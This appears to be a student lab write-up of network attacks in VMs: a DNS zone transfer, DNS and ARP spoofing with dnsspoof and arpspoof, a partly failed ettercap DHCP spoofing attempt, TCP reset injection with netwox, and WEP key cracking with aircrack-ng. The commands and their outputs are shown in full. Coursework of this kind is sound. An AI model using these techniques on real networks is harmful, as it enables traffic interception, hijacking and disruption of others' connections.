


Task 1:



In this step, I am at dnsumpster.com and I have searched for **zonetransfer.me**.

```
timothyd@ubuntu:~$ dig +short NS zonetransfer.me
nsztm1.digi.ninja.
nsztm2.digi.ninja.
timothyd@ubuntu:~$ dig axfr zonetransfer.me @nsztm1.digi.ninja

; <<>> DiG 9.18.12-0ubuntu0.22.04.2-Ubuntu <<>> axfr zonetransfer.me @nsztm1.digi.ninja
;; global options: +cmd
zonetransfer.me.      7200    IN      SOA     nsztm1.digi.ninja. robin.digi.ninja. 2019100801 172800 900 1209600 3600
zonetransfer.me.      300     IN      HINFO   "Casio fx-700G" "Windows XP"
zonetransfer.me.      301     IN      TXT     "google-site-verification=tyP28J7JAUHA9fw2sHXMgcCC0I6XBmnoVi04VlMewxA"
zonetransfer.me.      7200    IN      MX       0 ASPMX.L.GOOGLE.COM.
zonetransfer.me.      7200    IN      MX       10 ALT1.ASPMX.L.GOOGLE.COM.
zonetransfer.me.      7200    IN      MX       10 ALT2.ASPMX.L.GOOGLE.COM.
zonetransfer.me.      7200    IN      MX       20 ASPMX2.GOOGLEMAIL.COM.
zonetransfer.me.      7200    IN      MX       20 ASPMX3.GOOGLEMAIL.COM.
zonetransfer.me.      7200    IN      MX       20 ASPMX4.GOOGLEMAIL.COM.
zonetransfer.me.      7200    IN      MX       20 ASPMX5.GOOGLEMAIL.COM.
zonetransfer.me.      7200    IN      A        5.196.105.14
zonetransfer.me.      7200    IN      NS       nsztm1.digi.ninja.
```

In this step, I have identified the nameservers and have transferred the zone file from the Ubuntu terminal. I transferred it to server **nsztm1.digi.ninja**.

Task 2:

```
timothyd@ubuntu:~$ su -
Password:
root@ubuntu:~# usermod -aG sudo timothyd
```

In this step, I am modifying my user account using the **sudo** command.

```

timothyd@ubuntu:~$ nslookup google.com
Server:      127.0.0.53
Address:     127.0.0.53#53

Non-authoritative answer:
Name:   google.com
Address: 172.217.12.110
Name:   google.com
Address: 2607:f8b0:4005:806::200e

timothyd@ubuntu:~$ echo "172.217.12.110 google.com" > dnx.txt

```

In this step, I am finding google's ip address and then placing it into the dns file.

```

timothyd@ubuntu:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:36:05:5d brd ff:ff:ff:ff:ff:ff
    inet 10.0.0.113/24 brd 10.0.0.255 scope global dynamic noprefixroute enp0s3
        valid_lft 172171sec preferred_lft 172171sec
    inet6 2601:207:101:3570::78c6/128 scope global dynamic noprefixroute
        valid_lft 201557sec preferred_lft 201557sec
    inet6 2601:207:101:3570:b7b4:2cf6:4863:f521/64 scope global temporary dynamic
        valid_lft 300sec preferred_lft 300sec
    inet6 2601:207:101:3570:5a65:2624:6d69:bb05/64 scope global dynamic mngtmpaddr noprefixroute
        valid_lft 300sec preferred_lft 300sec
    inet6 fe80::7784:1d55:1304:596f/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

```

In this step, I am finding out what the network interface is for my Ubuntu machine.

```

timothyd@ubuntu:~$ sudo dnsspoof -i enp0s3 -f dns.txt
dnsspoof: listening on enp0s3 [udp dst port 53 and not src 10.0.2.15]

```

In this step, I am setting up the dnsspoof server on the Ubuntu machine.

```

^Ctimothyd@ubuntu:~$ sudo dnsspoof -i enp0s3 -f dns.txt
dnsspoof: listening on enp0s3 [udp dst port 53 and not src 10.0.0.113]
10.0.0.220.53845 > 10.0.0.113.53: 4+ A? google.com

```

In this step, I am starting the dnsspoof server and then I am running "nslookup google.com" from the WIndows VM.

```

(timothyd@kali)-[~]
└─$ sudo apt install dsniff -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
dsniff is already the newest version (2.4b1+debian-31).
0 upgraded, 0 newly installed, 0 to remove and 1074 not upgraded.

(timothyd@kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:37:df:2f brd ff:ff:ff:ff:ff:ff
    inet 10.0.0.91/24 brd 10.0.0.255 scope global dynamic noprefixroute eth0
        valid_lft 172723sec preferred_lft 172723sec
    inet6 2601:207:101:3570::5ab5/128 scope global dynamic noprefixroute
        valid_lft 202106sec preferred_lft 202106sec
    inet6 2601:207:101:3570:b287:427d:9a4:f63a/64 scope global temporary dynamic
        valid_lft 299sec preferred_lft 299sec
    inet6 2601:207:101:3570:a00:27ff:fe37:df2f/64 scope global dynamic mngtmpaddr noprefixroute
        valid_lft 299sec preferred_lft 299sec
    inet6 fe80::a00:27ff:fe37:df2f/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(timothyd@kali)-[~]
└─$ echo "10.0.0.91 google.com" > dns.txt

```

In this step, I am in the Kali vm and downloading dsniff. I then am running “ip a” to figure out what the ip address of my Kali vm is so I can store it into the “dns.txt” file.

```

(timothyd@kali)-[~]
└─$ sudo su -
(root@kali)-[~]
└─# echo 1 > /proc/sys/net/ipv4/ip_forward

(root@kali)-[~]
└─# exit

```

In this step, I am configuring the VM to forward the Ip address that will be used in the MitM attack. I am using “sudo su -” to switch to the root user and then setting the ip_forward flag to 1 with the echo command.

```
(timothyd@kali)-[~]
$ sudo arpspoof -t 10.0.0.13 10.0.0.220
[sudo] password for timothyd:
8:0:27:37:df:2f 0:0:0:0:0:0 0806 42: arp reply 10.0.0.220 is-at 8:0:27:37:df:2f
8:0:27:37:df:2f 0:0:0:0:0:0 0806 42: arp reply 10.0.0.220 is-at 8:0:27:37:df:2f
8:0:27:37:df:2f 0:0:0:0:0:0 0806 42: arp reply 10.0.0.220 is-at 8:0:27:37:df:2f
```

```
-$ sudo arpspoof -t 10.0.0.220 10.0.0.113
[sudo] password for timothyd:
:0:27:37:df:2f 8:0:27:be:e7:f2 0806 42: arp reply 10.0.0.113 is-at 8:0:27:37:df:2f
:0:27:37:df:2f 8:0:27:be:e7:f2 0806 42: arp reply 10.0.0.113 is-at 8:0:27:37:df:2f
```

In this step, I am spoofing the arp resolution between the Windows and Ubuntu VM and the Ubuntu VM and the Windows VM. This is shown with the ip address being flipped in the second picture. I am also using sudo because I ran into an permissions error.

```
-$ sudo dnsspoof -i eth0 -f dns.txt
[sudo] password for timothyd:
dnsspoof: listening on eth0 [udp dst port 53 and not src 10.0.0.91]
```

In this step, I am starting the dnsspoof attack.

```
(timothyd@kali)-[~]
$ sudo dnsspoof -i eth0 -f dns.txt
[sudo] password for timothyd:
dnsspoof: listening on eth0 [udp dst port 53 and not src 10.0.0.91]
10.0.0.220.51217 > 10.0.0.113.53: 4+ A? google.com
10.0.0.220.51217 > 10.0.0.113.53: 4+ A? google.com
```

After running “nslookup google.com” in the Windows VM, I can see the results from the spoof attack.

Task 3:

```
C:\Users\timothyd>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : hsd1.ca.comcast.net
    IPv6 Address. . . . . : 2601:207:101:3570::837a
    IPv6 Address. . . . . : 2601:207:101:3570:47ca:f7b0:5087:c963
    Temporary IPv6 Address. . . . . : 2601:207:101:3570:4599:35fe:8910:7e9b
    Link-local IPv6 Address . . . . . : fe80::55d6:3659:9ebf:f6ab%13
    IPv4 Address. . . . . : 10.0.0.220
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : fe80::a656:ccff:fe03:2193%13
                                10.0.0.1
```


In this step, I am running “ipconfig” in the Windows VM terminal to see what the address is.

```

$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:37:df:2f brd ff:ff:ff:ff:ff:ff
    inet 10.0.0.91/24 brd 10.0.0.255 scope global dynamic noprefixroute eth0
        valid_lft 169915sec preferred_lft 169915sec
    inet6 2601:207:101:3570::5ab5/128 scope global dynamic noprefixroute
        valid_lft 199300sec preferred_lft 199300sec
    inet6 2601:207:101:3570:5d84:c0b8:2058:9a2b/64 scope global temporary dynamic
        valid_lft 299sec preferred_lft 299sec
    inet6 2601:207:101:3570:a00:27ff:fe37:df2f/64 scope global dynamic mngtmpaddr noprefixroute
        valid_lft 299sec preferred_lft 299sec
    inet6 fe80::a00:27ff:fe37:df2f/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

```

In this step, I am running “ip a” to find the ip address of the kali vm.



In this step, I am running ettercap and configuring the DHCP spoofing settings.

```

C:\Users\timothyd>ipconfig /renew

Windows IP Configuration

Ethernet adapter Ethernet:

Connection-specific DNS Suffix  . : hsd1.ca.comcast.net
IPv6 Address. . . . . : 2601:207:101:3570::837a
IPv6 Address. . . . . : 2601:207:101:3570:47ca:f7b0:5087:c963
Temporary IPv6 Address. . . . . : 2601:207:101:3570:4599:35fe:8910:7e9b
Link-local IPv6 Address . . . . . : fe80::55d6:3659:9ebf:f6ab%13
IPv4 Address. . . . . : 10.0.0.220
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : fe80::a656:ccff:fe03:2193%13
                             10.0.0.1

```

After running "ipconfig /renew", my gateway ip is not changing to the Kali ip.

```
Listening on:
eth0 -> 08:00:27:37:DF:2F
10.0.0.91/255.255.255.0
fe80::a00:27ff:fe37:df2f/64
2601:207:101:3570:a00:27ff:fe37:df2f/64
2601:207:101:3570:5d84:c0b8:2058:9a2b/64
2601:207:101:3570::5ab5/128


SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534...

34 plugins
42 protocol dissectors
57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...


DHCP spoofing: using specified ip_pool, netmask 255.255.255.0, dns 10.0.0.91
DHCP: [9E:4D:31:5D:1B:C8] DISCOVER
DHCP spoofing: fake OFFER [9E:4D:31:5D:1B:C8] offering 10.0.0.220
DHCP: [10.0.0.91] OFFER : 10.0.0.220 255.255.255.0 GW 10.0.0.91 DNS 10.0.0.91
DHCP: [9E:4D:31:5D:1B:C8] REQUEST 10.0.0.242
DHCP spoofing: fake ACK [9E:4D:31:5D:1B:C8] assigned to 10.0.0.242
DHCP: [9E:4D:31:5D:1B:C8] DISCOVER
DHCP: [9E:4D:31:5D:1B:C8] REQUEST 10.0.0.242
DHCP spoofing: fake ACK [9E:4D:31:5D:1B:C8] assigned to 10.0.0.242
DHCP: [EA:03:E7:82:B6:CD] REQUEST 10.0.0.149
DHCP spoofing: fake ACK [EA:03:E7:82:B6:CD] assigned to 10.0.0.149
DHCP: [10.0.0.91] ACK : 10.0.0.149 255.255.255.0 GW 10.0.0.91 DNS 10.0.0.91
```

Here is what it shows in ettercap. Not sure why the gateway ip on my Windows VM is not changing.


Task 4:



In this step, I am in wireshark in the Loopback:lo interface.



In this step, I have 2 terminals open. In the left terminal, I am starting a netcat server and in the right terminal I am establishing a connection to this server.



I am now in wireshark at the last ack packet with its sequence number highlighted.

```
(timothyd@kali)-[~]
$ sudo netwox 40 -l 127.0.0.1 -m 127.0.0.1 -o 8000 -p 40040 -B -q 121688627
3
[sudo] password for timothyd:
IP
|version|  ihl |      tos      |      totlen      | |
|_  4  _|_  5  _|_  0x00=0  _|_  0x0028=40  _|
|      id      |r|D|M|      offsetfrag      |
|_  0xAED9=44761  _|_  0|0|0|_  0x0000=0  _|
|      ttl      |  protocol      |      checksum      |
|_  0x00=0  _|_  0x06=6  _|_  0x0DF5  _|
|      source      |
|      127.0.0.1      |
|      destination      |
|      127.0.0.1      |
TCP
|      source port      |      destination port      |
|_  0x1F40=8000  _|_  0x9C68=40040  _|
|      seqnum      |
|_  0x48883601=1216886273  _|
|      acknum      |
|_  0x00000000=0  _|
| doff |r|r|r|r|C|E|U|A|P|R|S|F|      window      | |
|_  5  _|_  0|0|0|0|0|0|0|0|0|0|1|0|0|_  0x0000=0  _|
|      checksum      |      urgptr      |
|_  0x77AC=30636  _|_  0x0000=0  _|
```

In this step, I am running this netwox command to disconnect the connection from the terminal that was writing text to the server. (Picture below of terminal being disconnected)

```
(timothyd@kali)-[~]
$ nc 127.0.0.1 8000
hi
timothy
$
```


Task 5:

```
Aircrack-ng 1.7
[00:00:00] Tested 1514 keys (got 30566 IVs)


KB  depth  byte(vote)
0  0/ 9  1F(39680) 4E(38400) 14(37376) 5C(37376) 90(37376) 00(37120) C3(37120) 36(36864) 3F(36864) 73(36352) 4D(35328) 76(35328) 53(35072) 2D(34816) 3C(34816) 81(34816) F2(34816) AB(34560) D8(34560)
1  7/ 9  6A(36608) 3E(36352) 34(36096) 46(36096) 8A(36096) 28(35584) B8(35584) 3A(35328) D3(35328) 5E(35072) B4(35072) EF(35072) 35(34816) 97(34816) 08(34560) 8A(34560) 0C(34560) 2C(34560) 72(34560)
2  0/ 1  1F(40592) 6E(38400) 81(37376) 79(36864) AD(36864) 38(36608) 2A(36352) 42(36352) A9(36352) EC(36352) 03(36096) D2(35328) 46(35072) 69(35072) 9F(35072) A1(34816) EF(34816) 08(34560) 7E(34560)
3  0/ 3  1F(40960) 15(38656) 7B(38400) 8B(37888) 5C(37632) 4F(36608) 66(35840) 1B(35584) DE(35584) 10(35328) 7E(35328) 8A(35328) 2E(35072) 6A(35072) EC(35072) 07(34816) 25(34560) 31(34560) 41(34560)
4  0/ 7  1F(39168) 23(38144) 97(37120) 59(36608) 13(36352) 83(36352) F6(36352) 2E(36096) FD(36096) D7(35840) 78(35584) C7(35584) 15(35328) 7D(35328) 7E(35072) 76(34816) 94(34816) C5(34816) 11(34560)

KEY FOUND! [ 1F:1F:1F:1F:1F ]
Decrypted correctly: 100%
```

In this step, I am running the “aircrack-ng” command to crack the encryption of the pcap file.



In this step, I am in wireshark and have opened the kansascityWEP.pcap file. I am in the 802.11 preferences tab and am making sure that the enable decryption option is checked.



I am inputting the decrypted key into wireshark.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000		3Com_a1:a0:4c (00:0...	802.11	10	Acknowledgement, Flags=.....
2	0.000001	3Com_a1:a0:4c	Broadcast	ARP	86	Who has 172.16.0.240? Tell 172.16.0.1
3	0.000001	3Com_a1:a0:4c	Broadcast	ARP	86	Who has 172.16.0.240? Tell 172.16.0.1
4	0.000002	3Com_a1:a0:4c	Broadcast	ARP	86	Who has 172.16.0.240? Tell 172.16.0.1
5	0.000513	3Com_a1:a0:4c	Broadcast	ARP	86	Who has 172.16.0.240? Tell 172.16.0.1
6	0.001025	3Com_a1:a0:4c	Broadcast	ARP	86	Who has 172.16.0.240? Tell 172.16.0.1
7	0.003074	3Com_a1:a0:4c	Broadcast	ARP	86	Who has 172.16.0.240? Tell 172.16.0.1
8	0.003074	3Com_a1:a0:4c	Broadcast	ARP	86	Who has 172.16.0.240? Tell 172.16.0.1
9	0.005634	3Com_a1:a0:4c	Broadcast	ARP	86	Who has 172.16.0.240? Tell 172.16.0.1
10	0.006146	3Com_a1:a0:4c	Broadcast	ARP	86	Who has 172.16.0.240? Tell 172.16.0.1
11	0.009705	3Com_a1:a0:4c	Broadcast	ARP	86	Who has 172.16.0.240? Tell 172.16.0.1
12	0.009218	3Com_a1:a0:4c	Broadcast	ARP	86	Who has 172.16.0.240? Tell 172.16.0.1
13	0.011777	3Com_a1:a0:4c	Broadcast	ARP	86	Who has 172.16.0.240? Tell 172.16.0.1
14	0.012290	3Com_a1:a0:4c	Broadcast	ARP	86	Who has 172.16.0.240? Tell 172.16.0.1
15	0.014337	3Com_a1:a0:4c	Broadcast	ARP	86	Who has 172.16.0.240? Tell 172.16.0.1
16	0.014850	3Com_a1:a0:4c	Broadcast	ARP	86	Who has 172.16.0.240? Tell 172.16.0.1
17	0.017408	3Com_a1:a0:4c	Broadcast	ARP	86	Who has 172.16.0.240? Tell 172.16.0.1
